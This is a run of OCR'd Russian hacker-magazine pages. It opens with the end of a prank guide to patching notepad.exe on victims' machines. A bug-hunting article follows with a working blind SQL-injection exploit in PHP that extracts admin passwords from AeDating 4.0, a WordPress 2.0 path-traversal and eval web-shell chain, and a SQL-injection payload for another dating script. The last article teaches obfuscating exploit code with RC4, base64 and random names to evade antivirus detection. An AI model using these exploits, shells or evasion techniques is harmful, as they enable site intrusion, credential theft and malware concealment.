И, наконец, передаем бразды правления приложению:

```
0100875E JMP 01006C71; передача управления
блокноту
```

Как видишь, команда LEA EAX,[1008763] помещает в регистр EAX физический адрес нашей строки. Надеюсь, ты уже догадался и разместил ее, начиная с адреса 1008763? Если нет, то скажу, что текст необходимо вводить в юникоде. OllyDbg на это способна. Просто выделяешь требуемый блок данных, жмешь <Ctrl-E> и в поле Unicode вводишь свою строку (я, как уже говорил, ввел «][akep» :)). Теперь сохраняй все изменения и запускай модифицированный notepad.exe! И, если ты сделал все так, как я советовал, вместо набранного текста принтер упорно будет печатать нашу строку: «][akep»! Теперь дело за малым — неси файл к товарищу или админу в универе :).

УДАЧИ В ДЕЛАХ!

Ну вот мы и освоили искусство низкоуровневой игры на нервах :)! Пришла пора закругляться. Я думаю, твои жертвы уже разобрали весь валидол в ближайших аптеках :). Напоследок скажу, что у тебя есть два варианта на выбор: делать темные делишки на месте, пользуясь принесенным на флехе portable-софтом, либо притаранить в гости уже готовый экзешник или dll. Предложенные здесь идеи могут быть модифицированы по твоему усмотрению, стоит только подключить фантазию. Особенно неисчерпаема тема западла с применением патчинга API. Да, и еще раз напомню: такие шутки чреваты потерями данных, так что будь осторожен, не лиши друга дипломной работы! Если у тебя есть какие-либо оригинальные идеи, пиши! Удачного западла =D.



С сентября 2007 года


журнал Хулиган начинает сотрудничество

с культовым британским журналом DAZED

Теперь в каждом номере Хулиган –

самые лучшие и самые свежие

материалы из DAZED





МАГ
/ MAG@REAL.XAKEP.RU, ICQ 884888 /

Невечный двигатель

Ищем баги в экстремальных условиях!

ЗДРАВСТВУЙ, МОЙ ЮНЫЙ ХАКЕР! БЫВАЛО ЛИ С ТОБОЙ КОГДА-НИБУДЬ ТАК, ЧТО НА САЙТЕ, КОТОРЫЙ ТЕБЕ ВО ЧТО БЫ ТО НИ СТАЛО НАДО БЫЛО СЛОМАТЬ, СТОЯЛ ПАТЧЕНЫЙ ПАБЛИК-ДВИЖОК? ДА? И ТЫ НАВЕРНЯКА СРАЗУ ЖЕ ЛЕЗ НА HTTP://DOMAINSDB.NET, НО, НЕ НАЙДЯ ТАМ НИКАКИХ БАЖНЫХ СОСЕДЕЙ НУЖНОГО ТЕБЕ САЙТА, В ОТЧАЯНИИ ЗАБРАСЫВАЛ ЕГО. МНОГИЕ ТАК БЫ И СДЕЛАЛИ, НО МЫ ПОСТУПИМ ИНАЧЕ =). ПРЯМО ЗДЕСЬ И СЕЙЧАС Я НАУЧУ ТЕБЯ НЕХИТРОЙ РАБОТЕ БАГОИСКАТЕЛЯ =). ИТАК, ПОЕХАЛИ!

ЗАПАСАЕМСЯ НЕОБХОДИМЫМ

Как ты, наверное, догадываешься, для взлома нужны определенные инструменты:

1) веб-сервер Apache, БД MySQL и интерпретатор PHP (в данном случае воспользуемся всем известным комплексом «все в одном» Denwer, http://denwer.ru);


2) любой текстовый редактор с подсветкой синтаксиса PHP (лично я пользуюсь редактором BRED 3.0.3);

3) утилита для поиска текста в файлах (встроенный поиск Винды не рулит, воспользуемся для этого прогой AVSearch) — на всякий случай.

Установив все вышеперечисленные проги и купив необходимое количество пива, ты можешь со спокойной душой запускать Денвер и следовать за мной по пути взлома популярных PHP-движков =).

ПЕРВАЯ ЖЕРТВА

В качестве первого подопытного кролика я выбрал небезызвестный скрипт знакомств AeDating версии v.4.0 (ссылку на скачивание давать не буду, поскольку этот софт платный, можешь поискать движок на бескрайних просторах инета).



Работа сплоита под aeDating

Активация шелла в WordPress

После успешной инсталляции скрипта я перешел по адресу http://localhost/date и увидел довольно симпатичную главную страницу датинга, что заставило меня немедленно полезть в его исходники в поисках уязвимости типа PHP-include.
Итак, все файлы в папке admin/ при вызове требуют авторизации:

```
$ADMIN = member_auth( 1 );
```

Поскольку по дефолту на взламываемом ресурсе у нас не будет прав админа, такие файлы для изучения нам, естественно, не подойдут. Дальше, постепенно перебирая все файлы и папки, натыкаемся на папочку inc/, где, открыв первый попавшийся файлик — admin.inc.php, видим такую строчку:

```
require_once("{$dir['inc']}match.inc.php");
```

Типичный PHP-инклуд. Описывать его я не буду, поскольку, как позже выяснилось, это была паблик-уязвимость, а нам надо найти свою и неповторимую. Теперь в поисках бага (уже SQL-injection) логичнее всего было полазить из браузера по самому скрипту, чем я и занялся. Быстренько зарегавшись и войдя в свой профиль, я кликнул по первой попавшейся ссылке поиска юзеров для знакомства (http://localhost/date/search.php) и увидел там множество полей, над которыми можно было вволю поиздеваться =). Введя кавычку в поле «Поиск по ID», я ничего не получил, а вот второе поле — «Поиск по нику» — отреагировало на мои извращения следующим образом:

```
Warning: mysql_fetch_array(): supplied argument is not
a valid MySQL result resource in z:\home\lamer\www\
date3\search_result.php on line 435
SELECT Profiles.ID, Headline, Country, Occupation,
City, Sex, Sex2, ProfileType, NickName, Children,
MerchantPrice, LEFT( DescriptionMe, 180 ) AS
DescriptionMe, LEFT( DescriptionYou, 100 ) AS
DescriptionYou, DateOfBirth, DateOfBirth2, Pic_0_
addon, Sound, (LastNavTime > SUBDATE(NOW(), INTERVAL
5 MINUTE)) as is_onl FROM Profiles WHERE Status =
'Active' AND NickName = ''' ORDER BY Priority DESC,
Priority DESC, Profiles.LastLoggedIn DESC LIMIT 0, 10
```

Подсчитав количество полей (их оказалось 18), я ввел следующее значение в «Поиск по нику»:

```
' union select 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16
,17,18/*
```

Но скрипт обломал меня, нигде не показав результат моего запроса. Копать глубже было лень, и я пошел по другим разделам датинга. Оговорюсь сразу, что бесполезных инъекций, подобных предыдущей, было великое множество (например, http://localhost/date/profile_edit.php?ID=1', для тренировки ты можешь поискать их сам), но практической пользы они принести опять же не могли. После получаса поисков мое внимание привлек нехитрый скрипт для оценки фотографий пользователей: http://localhost/date/rate.php. При заходе на него взору открывается рандомная фотка из рандомного профиля юзера (тебе надо зарегать нового пользователя и залить для него фотку, чтобы следовать за мной дальше). Открыв исходный текст страницы, я увидел там hidden-параметры ID и pic_number и немного подкорректировал html-код уже сохраненной на винт странички: <form method=post name=FormVote> поменял на «form method=post name=FormVote action="http://localhost/date/rate.php"», затем «input type="hidden" name="ID» value=2» на <input name="ID» value=2» и «input type="hidden" name="pic_number" value=1» на «input name="pic_number" value=1».
Затем я подставил во вновь образовавшиеся два поля кавычку и увидел вывод скрипта:

```
SELECT AVG(Mark) FROM VotesPhotos WHERE Member=2 AND
Pic=1'
```


Значит, в нашем случае не фильтровалось поле с pic_number. Его-то мы и будем дальше использовать для нашей blind SQL-injection =).
Итак, смотрим, что будет, если подставить в наше поле синтаксически верный запрос. Например, «1 AND 1=1/*». Скрипт выплюнет нам страничку, которая и должна быть при правильном ее использовании =).
А теперь подставляем в уязвимое поле «1 AND 1=2/*» и видим: «Всего голосов: 0» и «Средний рейтинг: 0.0». При правильном запросе — «Всего голосов: 1». Теперь на основе полученной информации можно написать несложный эксплойт на том же самом PHP.

АВТОМАТИЗАЦИЯ ПРОЦЕССА

Я не буду сильно углубляться в кодинг, моя задача — написать демонстрационный эксплойт, чтобы показать возможности найденного бага. Для начала нам необходимо узнать, в какой таблице хранятся логины и пароли админов датинга, для чего идем по адресу http://localhost/phpmyadmin и смотрим базу нашего скрипта (у меня это date). Таблица с админами обнаруживается сразу — это Admins. Теперь необходимо продумать структуру сплоита. Для простоты я буду писать его для MySQL версии 4.1 (и выше), поддерживающего подзапросы.
Итак, наш ядовитый запрос, вставляемый в то самое уязвимое поле, будет выглядеть следующим образом:

```
1 and char($char)=(select substring (Password,1,1)
from Admins limit 1)/*
```

Здесь $char — это ASCII-код первого перебираемого символа из поля с паролем админа, то есть если этот символ равен перебираемому, тогда скрипт выполнится верно (аналог «1 AND 1=1/*» из моего примера) и покажет, что всего голосов 1, в противном случае — что голосов 0 =).



Первый найденный баг в aeDating

▷ info
Когда будешь искать баги, первым делом проверь hidden-поля в различных html-формах. Наиболее вероятно, что именно в таком поле не будет фильтроваться пользовательский ввод.

Ты не можешь использовать платные движки на своем веб-сайте. После ознакомления с движком, ты обязан удалить его со своего компьютера.



▷ warning
Следует отдавать себе отчет в том, что эта статья была написана исключительно в исследовательских целях и любые твои действия, нарушающие законы страны, в которой ты проживаешь, могут привести к уголовной ответственности.

Думаю, что тут все понятно, и можно приступать к написанию сплоита. Сразу оговорюсь, что мускулу все равно, большими мы буквами оперируем или маленькими, поэтому возьмем диапазон только из маленьких букв.
Вот код моего небольшого сплоита с комментариями:

```
<?
//адрес уязвимого скрипта
$site='localhost';
$path='/date/rate.php';
//перебираемый в данный момент символ пароля
$now_symbol=1;
//массив с ASCII-кодами символов a-z, 0-9
$arr=array(48,49,50,51,52,53,54,55,56,57,97
,98,99,100,101,102,103,104,105,106,107,108,
109,110,111,112,113,114,115,116,117,118,119
,120,121,122);
function check($char)
{
global $site,$path,$now_symbol;
       $fp = fsockopen($site, 80, $errno,
$errstr, 30);
       //строка с POST-параметрами, включая
бажный pic_number
       $data="ID=242815&pic_number=1 and
char($char)=(select substring(Password,$now_
symbol,1) from Admins limit 1)/*&vote=1";
        $out = "POST $path HTTP/1.1\r\n";
        $out .= "Host: $site\r\n";
        $out .= "Content-type: application/x-
www-form-urlencoded\r\n";
        $out .= "Connection: Close\r\n";
        $out .= "User-Agent: Opera\r\n";
       //сюда обязательно вставляем куки на-
шего зареганного пользователя
        $out .= "Cookie: memberID=251251;memb
erPassword=sepZr7YHwgxGw;\r\n";
       $out .= "Content-Length:
".strlen($data)."\r\n\r\n";
        fwrite($fp, $out.$data);
       while (!feof($fp))
{
$kusok.= fread($fp, 4800);
}
        fclose($fp);
return $kusok;
}
       $i=0;
       //проверка на средний рейтинг, равный
0.0, пока запрос неверен
       while(ereg('(0\.0)',check($arr[$i])))
       {
       flush();
            print chr($arr[$i]).'-not<br/>';
            $i++;
            }
            print chr($arr[$i]).'-yes<br/>';
?>
```


Запустив этот сплоит у себя на компьютере и изменяя значение $now_symbol, ты через несколько минут соберешь весь пароль админа =). Конечно, можно доделать этот код, чтобы не вписывать новое значение искомого символа после каждой найденной буквы пароля, но рамки статьи этого не позволяют — потрудись это сделать самостоятельно. Дальше, уже из админки, ты можешь спокойно получить шелл на сервере, просто залив PHP-файл в качестве баннера или фотографии =).


НОВАЯ КРОВЬ

Как ты уже понял, на одном датинге мы не собираемся останавливаться =). Следующая наша жертва — небезызвестный движок для блогов WordPress версии 2.0. Именно в нем я нашел способ заливки шелла из админки, даже когда нет прав, чтобы редактировать шаблоны и плагины. Наша задача — любыми методами попасть в эту админку. Для этого можно воспользоваться любым из сплоитов, предоставленных на http://milw0rm.com. Описание их работы не является моей задачей =). Итак, поставив движок на свой комп, и создав нового админа, мы логинимся и оказываемся в огромной админке. Теперь нужно искать баги. Для этого подставляем кавычки во всевозможные параметры, вписываем что-то типа «/etc/passwd» во всевозможные окошки, но нигде нам не подворачивается ничего стоящего. А теперь посмотри внимательно на исходник страницы с плагинами plugins.php. Видишь в самом верху?

```
if ('activate' == $_GET['action']) {
  $current = get_settings(
    'active_plugins');
  if (!in_array($_GET['plugin'], $current)){
    $current[] = trim( $_GET['plugin'] );
    sort($current);
    update_option('active_plugins',
       $current);
    include(ABSPATH . 'wp-content/plugins/'
.
      trim( $_GET['plugin'] ));
    do_action('activate_' . trim( $_
GET['plugin'] ));
  }
```

Это значит, что, если активируется какой-либо новый плагин, он сразу инклудится прямо в движок без какой-либо проверки пути или содержимого! Теперь остается только





залить куда-нибудь шелл, с помощью которого мы будем измываться над жертвой. Благо WordPress предоставляет такую возможность =). Заходим в «Options → Miscellaneous», ставим галочку Allow File Uploads и вводим следующий путь для загрузки файлов вместо существующего: /../../../../../../../../../../../../../../../../../tmp. После всех вышеописанных действий самое время заливать шелл =). Для этого подготовим файлик (например, 1.jpg) со следующим содержимым:

```
<?php
if(isset($_GET[aa]))
      {
      eval(trim(stripslashes($_GET[aa])));
      }
?>
```

Заливаем этот файл посредством HTML-формы, которая находится на страничке создания новой блоговой записи. Все. Теперь со спокойной душой открываем http://localhost/wordpress/wp-admin/plugins.php?action=activate&plugin=/../../../../../../../../../../../../../../../../../../1.jpg.
Шелл успешно заинклудится в наш скрипт, и мы сможем его использовать следующим образом:

```
http://localhost/wordpress/aa=system('id');
```

А вообще для инклуда в чужие скрипты я использую PHP-код собственного написания, который ты можешь найти на диске, прилагаемом к журналу.
Дальше, думаю, ты разберешься =). Сейчас же на моем операционном столе находится новый пациент.

ДАТИНГИ РУЛЯТ!

И вот снова под микроскопом очередной скрипт популярного датинга (что-то они мне полюбились =)). На этот раз — Dating Software, довольно удачный конкурент предыдущего бажного движка. Здесь я действовал так же, как и при предыдущем поиске бага. Мельком просмотрел сорцы на PHP-инклуд, повтыкал кавычки в разные параметры, но, на свое удивление, не обнаружил таких глупых ошибок, какие я находил ранее. Пришлось более основательно копаться в исходниках =(. Первым делом я полез в index.php и чуть не упал со стула, когда в первых же строчках кода увидел следующее:

```
if (isset ($HTTP_GET_VARS['referid'])) {
  $referid=$HTTP_GET_VARS['referid'];
  setcookie("referrer","$referid",0);
  $query="SELECT aff_clickthru FROM affiliates WHERE
aff_userid=$referid";
  $result=mysql_query($query,$link) or die(mysql_
error());
```

Переменная $referid совершенно не фильтровалась! Чтобы убедиться в этом воочию, я проследовал по адресу http://lamer/date/?referid=' (туда я поставил новый датинг) и увидел ошибку, которую ты можешь наблюдать на скриншоте =). В данном случае тоже ничего нельзя было получить просто и нужно было думать над составлением запроса и написанием сплоита к найденной инъекции. После бутылки пива я, наконец, составил нужный мне запрос для MySQL версии 4.1 (и выше). Он выглядел следующим образом:






```
/?referid=-99 union select 1 from members where mem_
userid=14576 and char($char)=(select substring(mem_
password,1,1) from members where mem_userid=14576)/*
```


Объясняю. 14576 — это ID администратора (manager) по дефолту. Если наш запрос выполнится и будет верным (то есть «"and 1=1"/*», как в предыдущем примере), то мы перейдем на следующий запрос в скрипте и увидим такую ошибку:

```
[You have an error in your SQL syntax; check the manual
that corresponds to your MySQL server version for the
right syntax to use near 'union select 1 from members
where mem_userid=14576 and 1=1/*' at line 1]
update affiliates set aff_clickthru = aff_clickthru+1
where aff_userid=-99 union select 1 from members where
mem_userid=14576 and 1=1/*
```

Скрипт пытается подставить наш корявый $referid в UPDATE-запрос, что, естественно, вызывает ошибку. Если же запрос не найдет совпадений в базе (то есть перебираемый символ не будет равен нужному символу в пароле админа), то скрипт попросту выдаст нам свою главную страницу, даже не заругавшись. Не буду приводить код эксплойта под этот баг, ты сможешь найти его на диске к журналу. Скажу лишь, что он работает по принципу нахождения ключевого слова syntax: если оно есть — перебираем дальше, если нет — искомый символ найден.

ЭПИЛОГ

Подведем небольшой итог. Были найдены три очень серьезные уязвимости в движках, которых полно в инете; было проанализировано много строк PHP-кода и раскрыты некоторые тонкости поиска багов. Теперь, кто знает, может быть, именно ты найдешь новую дыру, приводящую к заливке шелла в последнем phpBB ;-). ⌶



ДМИТРИЙ «DIFOR»
/ DIFOR@MAIL.RU /



За семью замками

Шифруем эксплойты

ПРОБЛЕМА ШИФРОВАНИЯ И ЗАЩИТЫ ДАННЫХ ЯВЛЯЕТСЯ ОДНОЙ ИЗ САМЫХ АКТУАЛЬНЫХ НА СЕГОДНЯШНИЙ ДЕНЬ. СУЩЕСТВЕННЫЙ СКАЧОК В РАЗВИТИИ ТЕХНОЛОГИЙ, ВЫЧИСЛИТЕЛЬНЫХ МОЩНОСТЕЙ ТРЕБУЕТ ПО-НОВОМУ ВЗГЛЯНУТЬ НА СТАРЫЕ ПРОБЛЕМЫ. БРУТФОРС, КОЛЛИЗИИ, ТАБЛИЦЫ РАДУГИ СТАЛИ АКТИВНО ИСПОЛЬЗОВАТЬСЯ В ПОСЛЕДНЕЕ ВРЕМЯ, ЧТО ДОСТАВЛЯЕТ НЕМАЛО ГОЛОВНОЙ БОЛИ ПРОГРАММИСТАМ, АДМИНИСТРАТОРАМ И ПРОСТО ЛЮДЯМ, РАБОТАЮЩИМ В IT-СФЕРЕ. ИЗ-ЗА УТЕЧКИ ИНФОРМАЦИИ ФИРМА МОЖЕТ ПОТЕРЯТЬ НЕ ТОЛЬКО ЛЬВИНУЮ ДОЛЮ ПРИБЫЛИ, НО И МЕСТО НА РЫНКЕ.

Сегодня мы не будем изобретать велосипеды, писать свои алгоритмы шифрования, системы обмена ключей. Мы используем то, что до нас уже сделано усилиями пытливых умов. Часто бывает, что требуется скрыть исходник странички, зашифровать сплоит, спрятать ссылку на важный файл (чтобы ее не обнаружили поисковики). Насколько я помню, данные на страницах впервые начали прятать из-за особого разгула спам-ботов, которые просто бегали по страничкам и вырезали нужные им данные. Для этого умные люди придумали простой и действенный способ; многие, кстати, им пользуются до сих пор:

```
<Script Language="JavaScript">document.
write("difor"+"@"+"mail.ru");</script>
```

Когда и это перестало срабатывать, вспомнили, что есть JS-функция unescape, которая возвращает символ по HEX-значению его ASCII-кода. Вышеописанный скрипт усовершенствовали:


```
<Script Language="JavaScript">document.write("difor
"+unescape("%40")+"mail.ru");</script>
```

Однако спамеры тоже не сидели сложа руки и совершенствовали алгоритмы распознавания текста, вследствие чего бедным веб-программистам пришлось прилично напрягать мозги и вспоминать школьные/университетские курсы криптографии. В результате в бой пошли шифры сдвига, замены, блочные. Для сайтов проблемы вроде как кончились, но тут начали рыдать и плакать вирмейкеры и просто троянщики, поскольку эвристические фильтры в антивирусах настолько поумнели, что все сплоиты, внедренные ранее в код страниц, начали палиться. Хакеров стали ловить... ужас какой-то, прям Средневековье.
Помогла тут опять-таки нелюбимая всеми математика, а точнее, наука, основанная на ней, с гордым именем «криптография» (наука о математических методах обеспечения конфиденциальности и аутентичности информации). Сплоиты стали шифровать, используя кто что может: начиная от пресловутого unescape и до специальных библиотек типа lib.csource, которая, кстати, на текущий момент используется в 90% связок. Однако антивирусные компании должны оправдывать себя и вложенные в них



деньги покупателей. Фильтры совершенствуются, часть шифрованных сплоитов ловится по сигнатурам шифра, часть - эвристиками, часть — по содержимому памяти. Одним словом, клиенты рады.

Однако не будем о плохом, будем о хорошем и интересном. Как я и говорил выше, сегодня мы рассмотрим способы скрытия данных в твоих персональных или не очень страничках. Первый более-менее действенный способ — это unescape. Взглянем на листинг:



Результаты опознавания MDAC на Virustotal.com

Результаты проверки нашего шифрованного кода

```
<?
$str="difor@mail.ru";
for ($i=0;$i<strlen($str);$i++){
   @$str2.="%".
dechex(ord($str[$i]));
}
echo "<script>document.write(unescape('".$str2."'))
</script>";
?>
```

Если посмотреть на получившийся код страницы, мы увидим следующее:

```
<script>document.write(unescape('%64%69%66%6f%72%40
%6d%61%69%6c%2e%72%75'))</script>
```

Не всякий додумается, что это. Кстати, подобным способом неплохо скрываются ссылки к файлам, если ты не хочешь, чтобы благодаря поисковикам твои файлы стали достоянием Сети. Способ примитивный, но действенный.

Следующий алгоритм, который мы разберем, — это шифрование методом сдвига, а конкретно, шифр Цезаря, где сдвиг идет на три знака вправо.

```
<Script Language="JavaScript">
function cesar(data){
 var str=new Array();
 for (var i=0; i<data.length; i++) {
   str[i]=String.fromCharCode(data.charCodeAt(i)-3);
  }
 return str.join('');
}
document.write(cesar("gliruCpdlo1ux"));
</script>
```

Фраза «gliruCpdlo1ux» — не что иное, как difor@mail.ru. Сам шифр можно генерировать изначально, вбивая руками в HTML-контент, а можно повесить эту задачу на PHP-скрипт. Создание шифра получается методом chr(ord($str)+n), где n — требуемый интервал сдвига. Вскрыть подобное зверье будет уже сложнее. Кроме того, если замусорить код, то инфа скроется не только от глаз нехороших личеров, но от разного рода ботов и «антивирей» :). Однако не стоит смотреть в сторону Запада, поддержим российского производителя. Не будем забывать отечественную математическую школу, признанную во всем мире. Перед тобой шифр, официально именуемый «ГОСТ 28147—89 Системы обработки информации. Защита криптографическая. Алгоритм криптографического преобразования». История создания этого шифра до сих пор покрыта мраком. Известно лишь, что алгоритм перешел в разряд «полностью открытых» в мае 1994 года, до этого на нем стояло клеймо «только для служебного использования». Кстати, сегодня его использует Центральный банк Российской Федерации и им же шифруются данные, составляющие государственную тайну. Стоит задуматься :). Однако для нашей задачи он не подходит, так как использование его не бесплатно.

Вернемся к нашему зверю. Мы хотим, во-первых, написать свой шифратор, во-вторых, чтобы код каждый раз выходил новый (то есть смена общей сигнатуры), в-третьих, чтобы система состояла из серверной части на PHP, которая будет шифровать данные, и клиентской части, которая будет их расшифровывать непосредственно в браузере пользователя.


Итак, разомни руки, растяни сухожилия на пальцах — начинаем работать. Основной алгоритм шифрования я решил взять все-таки RC4, поскольку он довольно прост и не требует серьезных вычислительных мощностей как на уровне шифрования, так и на уровне дешифрования. Ключ шифрования и сам шифрованный текст будем переводить в base64, чтобы исключить проблемы с битьем кодировки зашифрованного текста. Функциям, отвечающим за дешифрование, будем присваивать каждый раз новые имена, что поможет нам немного сбить общую сигнатуру конечного шифра. И, наконец, последним уровнем будет перевод в HEX-значения и вывод в браузер. Чтобы облегчить использование этого зверя, мы сделаем его в виде библиотеки, которая будет перехватывать генерируемый PHP-интерпретатором конечный код и шифровать его. Для подключения библиотеки просто инклудни ее в файл, генерируемый контент которого ты хочешь скрыть.

3, 2, 1, ПОЕХАЛИ!

Для начала определимся с реализацией алгоритмов RC4 и base64. Добрый человек Ali Farhadi (farhadi.ir) реализовал RC4 как на JS, так и на PHP, также его рук дело — написание функции, отвечающей за base64-декодирование на Java-скрипте, за что ему выражено спасибо в виде респекта на мыло. Далее, приведу несколько небольших функций, которые понадобятся для реализации задуманного и могут быть полезны в твоих проектах.

Функция, переводящая осмысленный код в вид «%64%69%66%6f%72%40 %6d%61%69%6c%2e%72%75», упоминалась выше.

```
function gen_rnd($len,$type="default"){
   $rnd_text=null;
   for ($i=0;$i<$len;$i++){
```



Боевой код, шифрованный нашей библиотекой

```
        $temp=rand(1,3);
        if ($i==0 and $type=="var"){
           $temp2=rand(1,2);
           if ($temp2==1) {
              $rnd_text.=chr(rand(65,90));
           } else {
              $rnd_text.=chr(rand(97,122));
           }
        } else {
            if ($temp==1) {
               $rnd_text.=chr(rand(65,90));
           } elseif ($temp==2) {
               $rnd_text.=chr(rand(97,122));
           } else {
              $rnd_text.=chr(rand(48,57));
           }
        }
     }
     return $rnd_text;
  }
```

Функция для генерации разнообразных рандомных имен переменных, функций, констант по правилам программирования всегда начинается со строкового символа. Далее объявим флаг и переменную, отвечающую за вывод сообщения при отключенном JS.

```
  $error_msg_show=true;
  if ($error_msg_show){
     $error_msg='<meta http-equiv="Content-
  Type" content="text/html; charset=windows-
  1251"><noscript>Включи поддержку JS в твоем браузере
  для корректной работы</noscript><br>';
  } else {
     $error_msg=null;
  }
```

ТЕСТИРУЕМ ШИФРАЦИЮ

